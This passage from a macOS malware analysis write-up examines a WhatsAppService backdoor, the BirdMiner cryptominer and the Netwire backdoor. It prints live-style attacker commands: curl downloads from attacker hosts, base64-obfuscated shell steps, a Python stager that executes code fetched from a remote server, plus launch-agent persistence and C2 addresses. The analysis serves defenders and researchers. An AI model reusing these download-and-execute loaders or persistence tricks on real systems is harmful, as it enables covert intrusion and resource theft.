As the `RunAtLoad` key is set to `true` in the `a.plist` every time the user logs in, `c.sh` will be automatically (re)executed.

Capabilities: Persistent Backdoor (download & execute (python) payloads).

Recall the `WhatsAppService.app/Resources/script` is ran when the user launches `WhatsAppService.app` . Let's break down each line of this script:

1. `echo c2NyZWVuIC1kbSBiYXNoIC1jICdzbGVlcCA1O2tpbGxhbGwgVGVybWluYWwn | base64 -D | sh`
   Decodes and executes `screen -dm bash -c 'sleep 5;killall Terminal'` which effectively kills any running instances of `Terminal.app`
   \
2. `curl -s http://usb.mine.nu/a.plist -o ~/Library/LaunchAgents/a.plist`
   As noted, downloads and persists `a.plist` as a launch agent.
   \
3. `echo Y2htb2QgK3ggfi9MaWJyYXJ5L0xhdW5jaEFnZW50cy9hLnBsaXN0 | base64 -D | sh`
   Decodes and executes `chmod +x ~/Library/LaunchAgents/a.plist` which (unnecessarily) sets `a.plist` to be executable.
   \
4. `launchctl load -w ~/Library/LaunchAgents/a.plist`
   Loads `a.plist` which attempts to executes `/Users/Shared/c.sh` . However, (the first time this is run), `/Users/Shared/c.sh` has yet to be downloaded…
   \
5. `curl -s http://usb.mine.nu/c.sh -o /Users/Shared/c.sh`
   Downloads `c.sh` to `/Users/Shared/c.sh`
   \
6. `echo Y2htb2QgK3ggL1VzZXJzL1NoYXJlZC9jLnNo | base64 -D | sh`
   Decodes and executes `chmod +x /Users/Shared/c.sh` which sets `c.sh` to be executable
   \
7. `echo L1VzZXJzL1NoYXJlZC9jLnNo | base64 -D | sh`
   Decodes and executes `/Users/Shared/c.sh`

And what does `/Users/Shared/c.sh` do?

```
//Users/Shared/c.sh

#!/bin/bash
v=$( curl --silent http://usb.mine.nu/p.php | grep -ic 'open' )
p=$( launchctl list | grep -ic "HEYgiNb" )
if [ $v -gt 0 ]; then
if [ ! $p -gt 0 ]; then
echo IyAtKi0gY29kaW5n...AgcmFpc2UK | base64 --decode | python
fi
fi
```


After connecting to `usb.mine.nu/p.php` and checking for a response containing the string `"open"` and checking if a process named `HEYgiNb` is running, script decodes a large blog of base64 encoded data. This decoded data is then executed via python.

After decoding the data, as expected, it turns out to be a python code:

```
# -*- coding: utf-8 -*-
import urllib2
from base64 import b64encode, b64decode
import getpass
from uuid import getnode
from binascii import hexlify

def get_uid():
    return hexlify(getpass.getuser() + "-" + str(getnode()))

LaCSZMCY = "Q1dG4ZUz"
data = {
    "Cookie": "session=" + b64encode(get_uid()) + "-eyJ0eXBlIj...ifX0=",
    "User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/65.0.3325.181 Safari/537.36"
}

try:
    request = urllib2.Request("http://zr.webhop.org:1337", headers=data)
    urllib2.urlopen(request).read()
except urllib2.HTTPError as ex:
    if ex.code == 404:
        exec(b64decode(ex.read().split("DEBUG:\n")[1].replace("DEBUG-->", "")))
    else:
        raise
```

This (decoded) python code matches the `HEYgiNb` file described in DrWeb's analysis ("Mac.BackDoor.Siggen.20"). (Also recall the `c.sh` checks for the presence of a process named `HEYgiNb`).

We can also locate this file on VirusTotal: `HEYgiNb.py`. and note that it is flagged by multiple engines:



Taking a closer look at this python code (`HEYgiNb`), we see the `Cookie` parameter contains (more) base64 encoded data, which we can decode:


```
{"type": 0, "payload_options": {"host": "zr.webhop.org", "port": 1337}, "loader_options":
{"payload_filename": "yhxJtOS", "launch_agent_name": "com.apple.HEYgiNb", "loader_name":
"launch_daemon", "program_directory": "~/Library/Containers/.QsxXamIy"}}
```


Following a request to `http://zr.webhop.org` on port `1337` , the python code base64 decodes and executes data extracted from the server's (`404`) response: \

`exec(b64decode(ex.read().split("DEBUG:\n")[1].replace("DEBUG-->", "")))`.
Unfortunately the server `http://zr.webhop.org` is no longer serving up this final-stage payload. However, @philofishal notes that: "*Further analysis shows that the script leverages a public post exploitation kit,* `Evil.OSX` *to install a backdoor.*"

…and of course, the attackers could swap out the python payload (server-side) anytime, to execute whatever they want on the infected systems!

\

`OSX.BirdMiner` (`OSX.LoudMiner`)

BirdMiner (or LoudMiner) delivers linux-based cryptominer, that runs on macOS via QEMU emulation.

Download: `OSX.BirdMiner` (password: `infect3d`)

Writeups:

- “New Mac cryptominer Malwarebytes detects as Bird Miner runs by emulating Linux”
- “LoudMiner: Cross-platform mining in cracked VST software”

\

Infection Vector: Pirated Applications


`BirdMiner` was distributed via pirated (cracked) applications on the the "VST Crack" website. Thomas Reed ([@thomasareed](https://twitter.com/thomasareed)) the well-known Mac malware analyst and author of the ["New Mac cryptominer... Bird Miner"](https://blog.malwarebytes.com/mac/2019/06/new-mac-cryptominer-malwarebytes-detects-as-bird-miner-runs-by-emulating-linux/) writeup, states:

> "Bird Miner has been found in a cracked installer for the high-end music production software Ableton Live" -Thomas Reed

ESET, who also analyzed the malware, discussed its infection mechanism as well. Specifically their research uncovered almost 100 pirated applications all related to digital audio / virtual studio technology (VST) that, (like the cracked Ableton Live software package) likely contained the `BirdMiner` malware.

Of course, users who downloaded and installed these pirated applications, would become infected with the malware.

It should be noted that the downloaded package (`Ableton Live Suite 10.1.pkg`) is unsigned, thus will be blocked by macOS:




Rather amusingly though, an `Instructions.txt` file explicitly tells user how to (manually) sidestep this:

```
Important note: If you receive the following message:

"Can't be opened because it is from an unidentified developer."

Go into: "System Preferences" > "Security and Privacy" > "General" and "Allow" the installation with
"Open Anyway".
```

 Persistence: Launch Daemons

One of the pirated applications that is infected with `OSX.BirdMiner` is Ableton Live, "a digital audio workstation for macOS". The infected application is distributed as a standard disk image; `Ableton.Live.10.Suite.v10.1.dmg`

When the disk image is mounted and the application installer (`Ableton Live Suite 10.1.pkg`) is executed it will first request the user's credentials:



Now, with root privileges `BirdMiner` can persists several launch daemons. This can be passively observed by via Objective-See's FileMonitor utility:

```
{
  "event": "ES_EVENT_TYPE_NOTIFY_CREATE",
  "timestamp": "2019-12-03 06:36:21 +0000",
  "file": {
    "destination": "/Library/LaunchDaemons/com.decker.plist",
    "process": {
      "pid": 1073,
      "path": "/bin/cp",
      "uid": 0,
      "arguments": [],
      "ppid": 1000,
      "ancestors": [1000, 986, 969, 951, 1],
      "signing info": {
        "csFlags": 603996161,
        "signatureIdentifier": "com.apple.cp",
        "cdHash": "D2E8BBC6DB7E2C468674F829A3991D72AA196FD",
        "isPlatformBinary": 1
      }
    }
  }
}

...

{
  "event": "ES_EVENT_TYPE_NOTIFY_CREATE",
  "timestamp": "2019-12-03 06:36:21 +0000",
  "file": {
    "destination": "/Library/LaunchDaemons/com.tractableness.plist",
    "process": {
      "pid": 1077,
      "path": "/bin/cp",
      "uid": 0,
      "arguments": [],
      "ppid": 1000,
      "ancestors": [1000, 986, 969, 951, 1],
      "signing info": {
        "csFlags": 603996161,
        "signatureIdentifier": "com.apple.cp",
        "cdHash": "D2E8BBC6DB7E2C468674F829A3991D72AA196FD",
        "isPlatformBinary": 1
      }
    }
  }
}
```


\
The names of the property lists (com.decker.plist, com.tractableness.plist) and the names of the files they persist are randomly generated. See ["New Mac cryptominer... Bird Miner"](https://blog.malwarebytes.com/mac/2019/06/new-mac-cryptominer-malwarebytes-detects-as-bird-miner-runs-by-emulating-linux/) for more details.

The `com.decker.plist` launch daemon persists a file named `vicontiel` (placed in `/usr/local/bin/`):

```
# defaults read /Library/LaunchDaemons/com.decker.plist
{
    KeepAlive = 1;
    Label = "com.decker.plist";
    ProgramArguments =     (
        "/usr/local/bin/vicontiel"
    );
    RunAtLoad = 1;
}
```

Similarly, the `com.tractableness.plist` launch daemon persists a file named `Tortulaceae` (again, in `/usr/local/bin/`):

```
# defaults read /Library/LaunchDaemons/com.tractableness.plist
{
    KeepAlive = 1;
    Label = "com.tractableness.plist";
    ProgramArguments =     (
        "/usr/local/bin/Tortulaceae"
    );
    RunAtLoad = 1;
}
```

\
As `RunAtLoad` is set to 1 (true) in both property list files, the persisted files (`vicontiel` , and `Tortulaceae`) will be automatically (re)launched by the OS each time the infected system is restarted.

Capabilities: Cryptomining

Both files (`vicontiel` , and `Tortulaceae` , though recall these names are randomly generated), are bash scripts:

```
# file /usr/local/bin/vicontiel

/usr/local/bin/vicontiel: Bourne-Again shell script text executable, ASCII text
```

The `vicontiel` script will either unload the `com.tractableness.plist` launch daemon if the user has Activity Monitor running (likely for stealth reasons), or if not, will load the plist:

```
# less /usr/local/bin/viridian
...

pgrep "Activity Monitor"
if [ $? -eq 0 ]; then

 launchctl unload -w /Library/LaunchDaemons/com.tractableness.plist
 sleep 900

else

 launchctl load -w /Library/LaunchDaemons/com.tractableness.plist

fi
```

The `Tortulaceae` (executed by the `com.tractableness.plist`) will similarly unload the plist if Activity Monitor is running. However, if not, it will execute the following: `/usr/local/bin/voteen -m 3G -accel hvf,thread=multi -smp cpus=2 --cpu host /usr/local/bin/archfounder -display none`

As noted by Thomas Reed in his writeup, `/usr/local/bin/voteen` , is actually the open-source emulator QEMU!

```
$ strings -a /usr/local/bin/voteen

QEMU emulator version 4.0.92 (v4.1.0-rc2-dirty)
Copyright (c) 2003-2019 Fabrice Bellard and the QEMU Project developers

...
```

QEMU is able to execute (via emulation) Linux binaries on systems that are not Linux (such as macOS). This begs the question, what is it executing?

The `file` command (well, and Reed's writeup) provide the answer:

```
$ file /usr/local/bin/archfounder

/usr/local/bin/archfounder: QEMU QCOW Image (v3), 527400960 bytes
```

The `archfounder` file (that is passed into QEMU (`voteen`)), is a QEMU QCOW image, which (thanks again to Reed's analysis) we know is: "*a bootable [Tiny Core] Linux system.*"

Ok, so we've got a peristent macOS launch daemon, that's executing a bash script, which (via QEMU), is booting a Linux system. But why? Reed again has the answer:

> "_[the] `bootlocal.sh` file contains commands [that are automatically executed during startup] to get xmrig up and running:_
>
> ```
> #!/bin/sh
> # put other system startup commands here
> /mnt/sda1/tools/bin/idgenerator 2>&1 > /dev/null
> /mnt/sda1/tools/bin/xmrig_update 2>&1 > /dev/null
> /mnt/sda1/tools/bin/ccommand_update 2>&1 > /dev/null
> /mnt/sda1/tools/bin/ccommand 2>&1 > /dev/null
> /mnt/sda1/tools/bin/xmrig
> ```
>
> …thus, as soon as the Tiny Core system boots up, xmrig launches without ever needing a user to log in."

So all that work to persist a linux-version of `xmrig` (a well known cryptocurrency miner?) Yes! #yolo?

There are macOS builds of xmrig, meaning the attacker could have simply persisted such a build and thus skipped the entire QEMU/Linux aspect of this attack.

\

`OSX.Netwire`

`Netwire` is a fully-featured persistent backdoor. Interestinly, while `Netwire.A` appeared on Apple's radar a few years ago, it only publicly emerged in 2019.

Download: `OSX.Netwire` (password: `infect3d`)

Writeups:

- "A Firefox 0day Drops a macOS Backdoor (OSX.Netwire.A)"

- “Potent Firefox 0-day used to install undetected backdoors on Macs”

\

Infection Vector: Browser 0day

It all started with an email sent our way, from a user (working at a crypto-currency exchange) who’s Mac had been infected …apparently via a browser 0day!

> "_Last week Wednesday I was hit with an as-yet-unknown Firefox 0day that somehow dropped a binary and executed it on my mac (10.14.5) \ \ Let me know if you would be interested in analysing the binary, might be something interesting in there wrt bypassing osx gatekeeper._"

Moreover, the user was able to provide a copy of the email that contained a link to the malicious website (`people.ds.cam.ac.uk`):

Dear XXX,
My name is Neil Morris. I’m one of the Adams Prize Organizers.

Each year we update the team of independent specialists who could assess the quality of the competing projects: http://people.ds.cam.ac.uk/nm603/awards/Adams_Prize

Our colleagues have recommended you as an experienced specialist in this field.

We need your assistance in evaluating several projects for Adams Prize.

Looking forward to receiving your reply.

Best regards,
Neil Morris
Unfortunately at the time our analysis, the link (`people.ds.cam.ac.uk/nm603/awards/Adams_Prize`) returned a `404 Not Found` :

```
$ curl http://people.ds.cam.ac.uk/nm603/awards/Adams_Prize
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /nm603/awards/Adams_Prize was not found on this server.</p>
<hr>
<address>Apache/2.4.7 (Ubuntu) Server at people.ds.cam.ac.uk Port 80</address>
</body></html>
</pre>
```

A few days later a security researcher at Coinbase, Philip Martin, posted an interesting thread on twitter, detailing the same attack:

> 5/ Hashes (sha1):
> b639bca429778d24bda4f4a40c1bbc64de46fa79
> 23017a55b3d25a2597b7148214fd8fb2372591a5
>
> C2 IPs:
> 89.34.111.113:443
> 185.49.69.210:80
>
> — Philip Martin (@SecurityGuyPhil) June 19, 2019

This (Firefox) 0day, has now been patched as CVE-2019-11707, and covered in various articles such as:

- "Mozilla patches Firefox zero-day abused in the wild"
- "Mozilla Patches Firefox Critical Flaw Under Active Attack"


For more information on the technical details of this browser bug, check out Samuel Groß's twitter thread:

> Thanks to @coinbase I've had a chance to look at the in-the-wild exploit for the recent Firefox 0day (the RCE) that they caught. Tl;dr: it looks a lot like a bug collision between Fuzzilli and someone manually auditing for bugs. My notes:
>
> — Samuel Groß (@5aelo) June 25, 2019

As the bug was exploited as a 0day vulnerability, if any user visited the malicious site `people.ds.cam.ac.uk` via Firefox (even fully-patched!), the page would "throw" that exploit and automatically infect the Mac computer. No other user-interaction required!

With the ability to download and execute arbitrary payloads, the attackers could install whatever macOS malware they desired! One of the payloads they chose to install was `OSX.Netwire` (on other systems, the attacker choose to install `OSX.Mokes`).

What about File Quarantine/Gatekeeper? Unfortunately those protection mechanisms only come into play, if the binary / application contains the "quarantine attribute". Via an exploit, an attacker can ensure their payload, of course, does not contain this attribute (thus neatly avoiding Gatekeeper): \



\

For details on File Quarantine/Gatekeeper see: "Gatekeeper Exposed"

..also note, that in macOS 10.15 (Catalina), File Quarantine/Gatekeeper have been improved, and thus may (now) thwart this attack vector!

\

Persistence: Login Item & Launch Agent

A quick peek at the malware's disassembly reveals an launch agent plist, embedded directly within the binary:

```
memcpy(esi, "<?xml version=\"1.0\" encoding=\"UTF-8\"?>\n<!DOCTYPE plist PUBLIC \"-//Apple
Computer//DTD PLIST 1.0//EN\n\t\"http://www.apple.com/DTDs/PropertyList-1.0.dtd\">\n<plist
version=\"1.0\">\n<dict>\n    <key>Label</key>\n    <string>%s</string>\n
<key>ProgramArguments</key>\n<array>\n        <string>%s</string>\n    </array>\n
<key>RunAtLoad</key>\n    <true/>\n    <key>KeepAlive</key>\n    <%s/>\n</dict>\n</plist>");

...
eax = getenv("HOME");
eax = __snprintf_chk(&var_6014, 0x400, 0x0, 0x400, "%s/Library/LaunchAgents/", eax);

...
eax = __snprintf_chk(edi, 0x400, 0x0, 0x400, "%s%s.plist", &var_6014, 0xe5d6);
```

Seems reasonable to assume the malware will persist as launch agent.

However, it also appears to contain logic to persist as a login item (note the call to the `LSSharedFileListInsertItemURL` API):

```
eax = __snprintf_chk(&var_6014, 0x400, 0x0, 0x400, "%s%s.app", &var_748C, &var_788C);
eax = CFURLCreateFromFileSystemRepresentation(0x0, &var_6014, eax, 0x1);
...

eax = LSSharedFileListCreate(0x0, **_kLSSharedFileListSessionLoginItems, 0x0);

...
eax = LSSharedFileListInsertItemURL(eax, **_kLSSharedFileListItemLast, 0x0, 0x0, edi, 0x0, 0x0);
```


Executing the malware (in VM), shows that it persists twice! First as launch agent (`com.mac.host.plist`), and then as a login item.

Let's take a peek at the launch agent plist, `com.mac.host.plist` :


```
